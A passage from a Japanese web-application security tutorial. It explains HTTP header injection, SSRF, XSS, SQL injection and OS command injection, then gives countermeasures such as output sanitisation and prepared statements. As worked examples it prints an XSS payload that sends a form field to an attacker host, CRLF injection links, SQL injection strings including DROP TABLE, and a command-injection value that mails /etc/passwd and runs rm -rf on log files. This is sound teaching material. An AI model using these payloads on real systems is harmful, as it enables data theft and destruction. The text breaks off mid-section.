コンピュータ・セキュリティ－Web アプリ開発

目次

コンピュータ・セキュリティ－Web アプリ開発

はじめに

Web アプリケーション（以下、Web アプリまたはアプリ）が関わるセキュリティ事故をみると、数多あるソフトウェア製品の中からどうやってこの脆弱性を見つけ出したのだろうと驚く事例があります。別の話で、ハニーポットで収集した攻撃ツール（ポッド）を分析するといくつかの国家レベルの組織の痕跡がみつかるそうで、その中には大規模システムの開発でしばしば発注先に選ばれてきた国が含まれています。国家レベルの組織が血眼で弱点を探す一方で守る側組織の上長や経営トップは IT にあまり興味が無かったりしてモチベーションでは完全に負けそうですが、ひとまず我が身の守りを固めるためにアプリ開発でこれだけは知っておきたい初歩的な攻撃パターンと対応策を纏めます。

1. Web アプリの弱点

Web アプリはセキュリティに関連した以下の特徴があります。

① クラサバの分散処理を維持しつつ、アプリはサーバ集中管理になっている

② インターネット黎明期から使われていた枯れたプロトコル HTTP(S)で OS を問わず接続できる

③テキスト（HTML とスタイルシート、スクリプト）だけで動きのある画面を記述できる

HTTP(S)と HTML は全体がテキストで構成され、その扱い易さと柔軟さが攻撃の道具になります。

1.1. HTTP メッセージ

HTTP のメッセージにはリクエストとレスポンスがあり、以下の内容で構成します。

（1）リクエストメッセージ

① HTTP メソッド

GET、PUT は HTML のフォームを使った情報送信ができ、GET の場合はリクエスト対象(URL)に”?”でつなげてリクエストパラメータとして送ります。その他に制御用のメソッドがあります。

② リクエストヘッダ

リクエスト元クライアントで使っている言語等の情報や通信条件等を設定します。

③ ボディ

サーバに送る情報で POST メソッドの場合だけ使います。

（2）レスポンスメッセージ

① ステータス

プロトコルバージョン（HTTP/1.1)、処理結果コード 文言（200 OK、404 Not Found 他）です。

③ レスポンスヘッダ

レスポンスの種類や文字コード（Content-Type）や本文の長さ（Content-Length)、その他の情報が付加されます。CRLF を区切り文字に使い、以下のルールがあります。(詳細は RFC を参照[1])

・ヘッダとボディの区切りは 2 つ連続した CRLF（16 進数の 0D0A）

・連続しない一つの CRLF はヘッダ項目の区切り、ヘッダ項目名と区切文字(:)の間は空白禁止

③ ボディ


HTML やスクリプト、スタイルシート等のメッセージ本文を内蔵します。

---


[1] HTTP/1.1 (RFC 9112) 日本語訳 https://tex2e.github.io/rfc-translater/html/rfc9112.html

【HTTP レスポンスの例】

下図は HTTP レスポンスをキャプチャした内容で、4 行目 Conten-type:と 5 行目 Cache-Control:の":"で区切られた内容がヘッダフィールドです（HTTP 1.x 迄は大文字／小文字は区別しません）。



下図は HTTP レスポンスをキャプチャした内容で、色の変わり目の 0D0A 0D0A と連続した改行がヘッダとボディの区切りになっているのが分かります。また、ヘッダの中では単独の 0D0A（改行）が設定項目の分離になります。




このように HTTP ヘッダはテキストと改行コードでできていて CRLF は URL エンコードで文字列化（"%0D%0A"）してリクエストパラメータに含ませることができるため操作がし易く、これを使った攻撃がいくつも研究されています。

1.2. HTML


HTML（HyperText Markup Language）はタグで文書（画面）の構成を指示しますが、タグも表示する内容も全て文字列で指示します。更に、入力内容や動きを指示するスクリプトも全て文字列です。このため、画面から入力された情報を単純に出力すると以下のようになります。

【初期表示 HTML】

```
<form method="get" action="xss-weakness.py" target="_top">
  <input type="text" name="secret" size="40" value=><br>
  <textarea name="text" rows="4" cols="50" placeholder="input text"></textarea><br>
  <button type=submit> Send Server </button>
</form>
```




input 項目に “><script>alert("aa");</script><!--” と打ち込み、サーバから折り返した場合...



【サーバから折り返した HTML】

```
<form method=”get” action=”xss-weakness.py” target=”_top”>
  <input type=”text” name=”secret” size=”40” value=><script>alert(”aa”);</script><!--><br>
  <textarea name=”text” rows=”4” cols=”50” placeholder=”input text”></textarea><br>
  <button type=submit> Send Server </button>
</form>
```

input 項目に入力して「Send Server」ボタンを押下し、サーバから HTML に入力データをマージした結果が送られてくると、”<script> ～ </script>”がブラウザでスクリプトとして実行されて以下のポップアップが表示されます。



※ この操作は自分で入力したスクリプトが自分が見ているブラウザで実行されただけなので脅威にはなりません。実際の攻撃の方法は後ほど例示します。


2. 攻撃の例

Web アプリの弱点に対策をしないまま運用した場合は、以下の攻撃を受けるリスクがあります。

2.1. ヘッダを使ったクライアント攻撃（HTTP header injection）

危険な要素はレスポンスヘッダにリクエストパラメータに含まれていた内容をセットする場合に発生します（リクエストの情報をヘッダに使っているか、何に使っているかはパケットをキャプチャして簡単に調べることができます）。例えば、クライアントからのリクエストを別のサイトに転送するために、Location:ヘッダフィールドに設定する URL をリクエストパラメータで指定できるようにしている場合があります。

⇒下図の A が直接のリクエスト先で B が別サービスの URL



ここで、以下の攻撃が可能になります。

（1）URL に 2 つの CRLF（%0D%0A%0D%0A）を入れる

2 つの CRLF が出現するとそれに続く文字列がレスポンスボディとみなされ、スクリプトであればクライアントのブラウザ上で実行されます。

例えば、HTML 形式のメールで以下のリンクを攻撃対象に送りクリックさせると...


```
<a href="http://脆弱サーバ/path?url=%0D%0A%0D%0A%3Cscript%3Ealert(%22aa%22)%3C/script%3E">
お知らせ
</a>
```

脆弱性のあるサーバであれば、次のリクエスト（図の上段）とレスポンス（図の下段）が作られてリンクをクリックした攻撃対象に返ってきます。

＜レスポンスの 16 進表示＞

```
48 54 54 50 2F 31 2E 30 20 33 30 32 20 46 6F 75 6E 64 0D 0A 53 65 72 76 65 72 3A 20 42   HTTP/1.0 302 Found..Server: B
61 73 65 48 54 54 50 2F 30 2E 36 20 50 79 74 68 6F 6E 2F 33 2E 31 30 2E 35 0D 0A 44 61   aseHTTP/0.6 Python/3.10.5..Da
74 65 3A 20 4D 6F 6E 2C 20 31 33 20 4D 61 72 20 32 30 32 33 20 30 31 3A 33 39 3A 30 35   te: Mon, 13 Mar 2023 01:39:05
20 47 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C    GMT..Content-Type: text/html
0D 0A 4C 6F 63 61 74 69 6F 6E 3A 20 0D 0A 0D 0A 3C 73 63 72 69 70 74 3E 61 6C 65 72 74   ..Location: ....<script>alert
28 22 61 61 22 29 3C 2F 73 63 72 69 70 74 3E 0D 0A 0D 0A                                  ("aa")</script>....
```

結果として、攻撃対象のブラウザには以下が表示されます。メッセージ表示ではなく別のサイトに移動させるスクリプトを入れておくこともできます。



（2） 1 つの CRLF（%0D%0A%）でヘッダフィールドを追加

url パラメータに CRLF に続けて Cookie:ヘッダーを追加し、偽情報を仕込んだクッキーをレスポンスに含めることができます。また、url の接続サーバを攻撃者のサイトに書き換えておけば攻撃対象が気づかないうちにリダイレクトさせることもできます。

```
<a href="http://脆弱サーバ/path?url=接続サーバ%0D%0ACookie:%20sessionid=xxxxxxxxxxx">
お知らせ</a>
```

※ 攻撃に使うヘッダはこの例に挙げた Location: (url)だけに限定される訳ではなく、リクエストメッセージに含まれている情報をレスポンスヘッダに設定している（例：遷移元のページ番号や利用者名をクッキーに設定する等...）ことが分かったら攻撃者は CRLF を使った攻撃に利用することができます

2.2. リクエストパラメータ偽造等による第三者サーバへの攻撃（SSRF）

脆弱性のあるサーバが別サービス（第三者サーバ）を利用していたりリクエストパラメータに URL を含んでいる場合、第三者サーバ（や資材のパス）を書き換えたり加えることで第三者サーバが攻撃の対象になります。これには以下の脅威が使われます。


・URL は"*./dir/file.txt*"のようなパスや HTTP(S)の他各種のプロトコルを含むことができる[2]
＜プロトコル（スキーム）の例＞
file://、ssh://、ftp:// …プロトコルは ?url=http://nn.nn.nn.nn:NN のようにポート番号で接続を試みることもできます
・URL に限らず HTTP(S)リクエストをキャプチャして第三者サーバに送っているパラメータが類推し易い[3]（パラメータに含まれるファイルパスやスキームは攻撃対象の候補になります）
・攻撃者から標的が直接見える必要がない。ファイウォール越しの攻撃が可能
・脆弱サーバ／サービス⇒第三者(標的)サービスの起動 UID が持つ権限が攻撃者に移譲される

※ インターネット等の外部ネットワークと社内ネットワークを接続する際に中間に DMZ とよばれる隔離したネットワークを設けますが、DMZ にあるサーバを通して社内ネットワークの資材（例えばメールや文書、画像 etc.）を開示する仕組みがあり、このサーバに脆弱性があると攻撃者にとって都合の良いファイアウォールのトンネルになります

2.3. HTML へのスクリプト埋込によるクライアント攻撃（XSS）

HTTP ヘッダを狙った攻撃と同じ手法で HTML やスクリプト等のコンテンツを書き換えることができます。例えば、以下の画面を持つ Web アプリのリンクを heml メールで攻撃対象に送信します。

【利用する画面イメージ】



《"input text"と表示されている欄に以下の文字列を表示させる》

```
</textarea><textarea name="text2" rows="4" cols="50" placeholder="atacker
replaced"></textarea><br><input type="button" value="Dummy Server"
onclick="sv=document.getElementsByName('secret')[0].value;location.href='http://172.27.48.1:80
01/py-cgi/xss-attacker.py?secret='+sv;">
</form></html><script>document.getElementsByName('text')[0].remove();</script><!--
```

[2] ウェブ上のリソースの識別
https://developer.mozilla.org/ja/docs/Web/HTTP/Basics_of_HTTP/Identifying_resources_on_the_Web

[3]Orca 社のブログ …脆弱性分析事例（英文ですが、ブラウザ翻訳機能等で十分読むことができます）
https://orca.security/resources/blog/oracle-server-side-request-forgery-ssrf-attack-metadata/

コンピュータ・セキュリティ－Web アプリ開発

《攻撃用のスクリプトを入力した HTTP リクエストをリンク化》

```
<a href="http://192.168.11.2:8001/py-cgi/xss-
weakness.py?text=%3C%2Ftextarea%3E%3Ctextarea+name%3D%22text2%22+rows%3D%224%22+cols%3D%2250%2
2+placeholder%3D%22atacker+replaced%22%3E%3C%2Ftextarea%3E%3Cbr%3E%0D%0A%3Cinput+type%3D%22but
ton%22+value%3D%22Dummy+Server%22+onclick%3D%22sv%3Ddocument.getElementsByName%28%27secret%27%
29%5B0%5D.value%3Blocation.href%3D%27http%3A%2F%2F172.27.48.1%3A8001%2Fpy-cgi%2Fxss-
attacker.py%3Fsecret%3D%27%2Bsv%3B%22%3E%0D%0A%3C%2Fform%3E%3C%2Fhtml%3E%0D%0A%3Cscript%3Edocu
ment.getElementsByName%28%27text%27%29%5B0%5D.remove%28%29%3B%3C%2Fscript%3E%0D%0A%3C%21--">お
知らせ</a>
```

組込んだスクリプトが HTTP レスポンスで返されると、HTML が以下のように書き換えられます。

【元の HTML】


```
<form method="get" action="xss-weakness.py" target="_top">
<input type="text" name="secret" size="40" value=><br>
<textarea name="text" rows="4" cols="50" placeholder="input text"></textarea><br>
<button type=submit> Send Server </button>
</form>
```

【被攻撃者が見る画面…スクリプトが書き換えた HTML】

```
<form method="get" action="xss-weakness.py" target="_top">
<input type="text" name="secret" size="40" value=><br>
<textarea name="text" rows="4" cols="50" placeholder="input text"></textarea>
<textarea name="text2" rows="4" cols="50" placeholder="atacker replaced"></textarea><br>
<input type="button" value="Dummy Server"
onclick="sv=document.getElementsByName('secret')[0].value;location.href='http://172.27.48.1:80
01/py-cgi/xss-attacker.py?secret='+sv;">
</form></html>

<script>document.getElementsByName('text')[0].remove();</script>

<!--</textarea><br>
<button type=submit> Send Server </button>
</form>
```



※[Send Server]ボタンをコメント化し[Dummy Server]ボタンが追加されています。[Dummy Server]が押下されると name='secret'の値が攻撃者のサイトに送られます

2.4. サーバが実行するコマンドを推測した攻撃（SQL/OS コマンド インジェクション）

RDB への問合せと OS のコマンド／シェルは文字列がインタフェース（コマンド＋パラメータ）で内容の推測がし易く HTTP リクエストへの混入も簡単です。攻撃者は SQL と OS コマンド／シェルに対して特殊な意味を持つメタ文字を画面やファイル等の媒体から送ってくる可能性があります。

（1）SQL インジェクション

SQL は RDBMS により異なる部分がありますが、多くの RDBMS（Oracle、SQL Server 他）では分離記号（1 SQL 文の終わり）は";"で行内の"--"以降はコメントになります。アプリケーションで何の対策もしてないとこれを利用して想定している SQL を書き替えられてしまいます。

例：攻撃対象のサイトが ID とパスワードによる無防備な認証機構を使っていた場合

＜利用者の入力項目＞

利用者 ID ：*inputUid*
パスワード：*inputPasswd*

【攻撃者がサーバで実行されると推測した SQL】

SELECT * FROM user WHERE uid = '*inputUid*' AND passwd = '*inputPasswd*';

※ この問い合わせで有効なデータが 1 件以上得られたらサービス可能と判断する

【攻撃者の入力①と作られる SQL】

利用者 ID ：*パスワード不明の実在の ID*';-- または ' OR TRUE;--

SELECT * FROM user WHERE uid = '*パスワード不明の実在の ID*';-- 'AND passwd = inputPasswd;

※ Uid の後の引用符以降がコメント扱いで機能しなくなる。また 'OR TRUE を入力された場合は常に WHERE が成立してしまう

【攻撃者の入力②と作られる SQL】

利用者 ID ：*適当 ID'* ; DROP TABLE user;--

SELECT * FROM user WHERE uid = '*適当 ID*';DROP TABLE user;-- 'AND passwd = inputPasswd;

※ SELECT 文の成否に関わりなく、「;」以降の DROP 文が実行されます

（2）OS コマンドインジェクション

Unix/Linux には ssh や scp（Windows10 以降にもインストールされています）、nc コマンドのようにネットワーク通信機能を手軽に使えます。パイプで連結すれば通信機能のないコマンドの処理結果を外部に渡すこともできます。Web アプリが OS の機能を利用している（と推測される）場合、攻撃者は入力データにパイプ等を使ってコマンドを混ぜ込もうとします。

しばしば使われる単純な例は、メールアドレス要のご意見募集サイトで以下のように入力します。

メールアドレス(inputMailto): *attacker@attack.site* < /etc/passwd ; rm -rf /var/log/* #

【攻撃者がサーバで実行されると推測したコマンド】

mail -s "ご連絡お礼…" inputMailto < template.txt《挨拶の定型文を書いたファイル》

【合成されるコマンド】

mail -s "ご連絡お礼…" *attacker@attack.site* ①**</etc/passwd ;** ②**rm -rf /var/log/*** ③**#** < template.txt

以下の①～③はサイト運営者が想定していない入力で、以下の効果がでます。
①：OS が管理している利用者 ID リスト(/etc/passwd)がリダイレクトされメール本文になります
②：ログファイルが格納されている/var/log ディレクトリ配下を全て削除します
③：# でこれ以降の行末をコメントにします

相当昔に作られたままになっている古い Web アプリでなければ上記の攻撃ははメールアドレスの形式チェックでエラーになり実行されることはないと思います。しかし、近年でもちょっとした配慮不足を狙った OS コマンドインジェクションの脆弱性や実際の攻撃が絶えず報告されています。

＜報告されているケース…一部＞

ⅰ. ルータの管理用 Web アプリで情報表示や過去ログの削除、アカウントの保守等でリクエストのパラメータチェック不足によりコマンドを埋め込まれる複数のリスクを報告[4]しています。

ⅱ.海外製ファイル転送ソフトの脆弱性を狙ったゼロデイ攻撃を 2023/3/17 に受けたと国内企業が公表しています[5]（この 1 か月以上前 2023/2/7 に対策版が出ていました[6]）
この攻撃では任意のコマンドを内包した Java のオブジェクトをシリアライズ（外部媒体に出力）して転送すると、受信後にコマンドを実行してしまう脆弱性（再現方法が公開されています[7]）を利用します。そして、この攻撃には留意すべき背景があります。
・Java オブジェクトを復元（デシリアイズ）するだけで実行を始めるツール(ysoserial)が以前から公開されていた
・Java で転送時の共通暗号化鍵がハードコードされていたため逆コンパイルで見ることができた

ⅲ. 脆弱性を持つオープンソースを組込んだソフトウェアが原因で 2016 年に日本国内で大規模な個人情報流出事件が発生しています[8]

---

[4] Cisco Japan Blog > 脅威リサーチ https://gblogs.cisco.com/jp/2023/02/talos-vulnerability-spotlight-os-command-injection-directory-traversal-and-other-vulnerabilities-found-in-siretta-quartz-gold-and-freshtomato/

[5] Hitachi energy がゼロデイ攻撃被害、従業員データへの不正アクセスの可能性
https://cybersecurity-jp.com/news/80788

[6] CVE-2023-0669 https://attackerkb.com/topics/mg883Nbeva/cve-2023-0669/rapid7-analysis

[7] 0xf4n9x/CVE-2023-0669 https://github.com/0xf4n9x/CVE-2023-0669

[8] ケータイキット for Movable Type の脆弱性 (CVE-2016-1204) に関する注意喚起
https://www.jpcert.or.jp/at/2016/at160019.html
JVNDB-2016-002443 ImageMagick に入力値検証不備の脆弱性
https://jvndb.jvn.jp/ja/contents/2016/JVNDB-2016-002443.html

3. 対策

攻撃の手法と新たな脆弱性は日々新たに発見されていますが、Web アプリに関しては定番といえる対策があります。

3.1. ヘッダを使ったクライアント攻撃（HTTP header injection）

HTTP ヘッダに CRLF を埋め込んで行う多様な攻撃（HTTP Cookie 傍受/変更、HTTP 応答の分割、重複 HTTP ヘッダによる書き換え）の一部は Web コンテナ（Tomcat 9 以降等）が CRLF を削除したり空白に置換して無効化してくれます。また、Java のフレームワーク Spring security に含まれる HttpSecurity.headers()を使えば HTTP ヘッダの設定時に Exception で弾くようになります。

どうしても HTTP ヘッダの設定が必要で、かつ外部から受け取ったデータを使う場合は、以下の特別な意味を持つコードは使う前に文字列の置換か抹消が必要です。

・CR-キャリッジ リターンで、%0d または ¥r で指定されます
・LF-ライン フィードで、%0a または ¥n で指定されます
・空白-SP(スペース、%20 または+記号)、HT(水平タブ、%09 または¥t)、VT(%0b)、FF(%0c)

3.2. HTML へのスクリプト埋込によるクライアント攻撃（XSS）

HTTP リクエストの画面から入力した値の他にも、DB やファイルから読み込んだデータが HTML タグを含んでいる可能性があります。過去には掲示板に悪意あるスクリプトが投稿されてその後の訪問者の情報を別のサイトに転送し続けるという事件があったように、保存した情報は影響し続けます。

近年の Web アプリ・フレームワークは暗黙の裡にタグを無効化（サニタイジング）し、手軽に対処することができます。(但し、意図的またはうっかりサニタイジングを迂回することも可能です)

＜Spring と Thymeleaf を使った画面の例：xss.html＞

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml"
    xmlns:th="https://www.thymeleaf.org">
<body>
    <form method="get" th:action="@{/xss}" target="_top">
        <input type="text" name="secret" size="40" th:value="${secret}"><br>
        <textarea name="text" rows="4" cols="50" placeholder="input
text">[[${text}]]</textarea>
        <br>
        <button type=submit>Send Server</button>
    </form>
</body>
</html>
```

【xss.html 表示用コントローラ：ControllerForXss.java】

```
package com.example.xss;

import org.slf4j.Logger;
import org.slf4j.LoggerFactory;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;

@Controller
public class ControllerForXss {
    Logger logger = LoggerFactory.getLogger(ControllerForXss.class);

    //Xss画面 In Out
    @GetMapping("/xss")
    String getXss(@RequestParam(required=false) String secret
                , @RequestParam(required=false) String text
                , Model xssForm) {
        logger.info("secret:"+secret); //①
        logger.info("text  :"+text);   //①'
        xssForm.addAttribute("secret", secret); //②
        xssForm.addAttribute("text", text);     //②'
        return "/xss";
    }
}
```

【上記の画面に対する XSS のスクリプト】

```
http://localhost:8080/xss?secret=%3Cscript%3Ealert%28"aa"%29%3B%3C%2Fscript%3E&text=%3C%2Ftext
area%3E%3Ctextarea+name%3D%22text2%22+rows%3D%224%22+cols%3D%2250%22+placeholder%3D%22atacker+
replaced%22%3E%3C%2Ftextarea%3E%3Cbr%3E%0D%0A%3Cinput+type%3D%22button%22+value%3D%22Dummy+Ser
ver%22+onclick%3D%22sv%3Ddocument.getElementsByName%28%27secret%27%29%5B0%5D.value%3Blocation.
href%3D%27http%3A%2F%2F172.27.48.1%3A8001%2Fpy-cgi%2Fxss-
attacker.py%3Fsecret%3D%27%2Bsv%3B%22%3E%0D%0A%3C%2Fform%3E%3C%2Fhtml%3E%0D%0A%3Cscript%3Edocu
ment.getElementsByName%28%27text%27%29%5B0%5D.remove%28%29%3B%3C%2Fscript%3E%0D%0A%3C%21--
```

【サーバに出力されたログ】

※ControllerForXss.java の①、①'で出力されるログは以下のようになります。Web アプリは、自動的に URL デコードされた形式でメッセージを取り扱うことができます

```
com.example.xss.ControllerForXss secret:secret=<script>alert("aa");</script>
com.example.xss.ControllerForXss text  :</textarea><textarea name="text2" rows="4"
cols="50" placeholder="atacker replaced"></textarea><br>
<input type="button" value="Dummy Server"
onclick="sv=document.getElementsByName('secret')[0].value;location.href='http://172.27
.48.1:8001/py-cgi/xss-attacker.py?secret='+sv;">
</form></html>
<script>document.getElementsByName('text')[0].remove();</script>
<!--
```


【XSS スクリプトをリンクから実行した結果】

※ControllerForXss.java の②、②'で設定している内容がタグのまま表示されているように見えますが、実際は以下のようにサニタイジングされています

“<” → “&lt”、“>” → “&gt”、““” → “&quot”

《ブラウザからページのソースを参照》

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<body>
    <form method="get" action="/xss" target="_top">
        <input type="text" name="secret" size="40"
value="&lt;script&gt;alert(&quot;aa&quot;);&lt;/script&gt;"><br>
        <textarea name="text" rows="4" cols="50" placeholder="input
text">&lt;/textarea&gt;&lt;textarea name=&quot;text2&quot; rows=&quot;4&quot;
cols=&quot;50&quot; placeholder=&quot;atacker replaced&quot;&gt;&lt;/textarea&gt;&lt;br&gt;
&lt;input type=&quot;button&quot; value=&quot;Dummy Server&quot;
onclick=&quot;sv=document.getElementsByName(&#39;secret&#39;)[0].value;location.href=&#39;http
://172.27.48.1:8001/py-cgi/xss-attacker.py?secret=&#39;+sv;&quot;&gt;
&lt;/form&gt;&lt;/html&gt;
&lt;script&gt;document.getElementsByName(&#39;text&#39;)[0].remove();&lt;/script&gt;
&lt;!--</textarea>
        <br>
        <button type=submit>Send Server</button>
    </form>
</body>
</html>
```

3.3. SQL インジェクション

入力された文字列が SQL の文や式に解釈されないようにします。Java であれば、java.sql. Connection.createStatement()で作る Statement オブジェクトを使ってはいけません。

MyBatis 等のフレームワークや JPA(Java Persistence API)-OR マッパーを、追加ライブラリなしで SQL を使うなら java.sql.Connection.preparedStatemen()で作る PreparedStatement オブジェクトを使います。PreparedStatement では危険性のある文字列（入力値）を”?”に置き換え（プレースホルダー）たコンパイル済オブジェクトを使うことで RDBMS が予約語として扱うのを避けられます。

また、Java 以外にも主要な言語で SQL の可変部分をプレースホルダーやパラメータ化するためのインタフェースを持っています。

3.4. SSRF、OS コマンドインジェクション

OS コマンドインジェクションや SSRF はどちらもリクエストパラメータのチェックが足りないことで起こります。攻撃の狙いにより注意する対象が異なります。

3.4.1. CGI の注意点

CGI は OS からアプリ（独立したプロセス）として実行されてその結果が出力になるという形態が攻撃のツール／コマンドとして使い勝手のよいものになっています。

CGI 以外の Web アプリが採る対策に加えて、以下のサーバ管理上の注意が必要です。

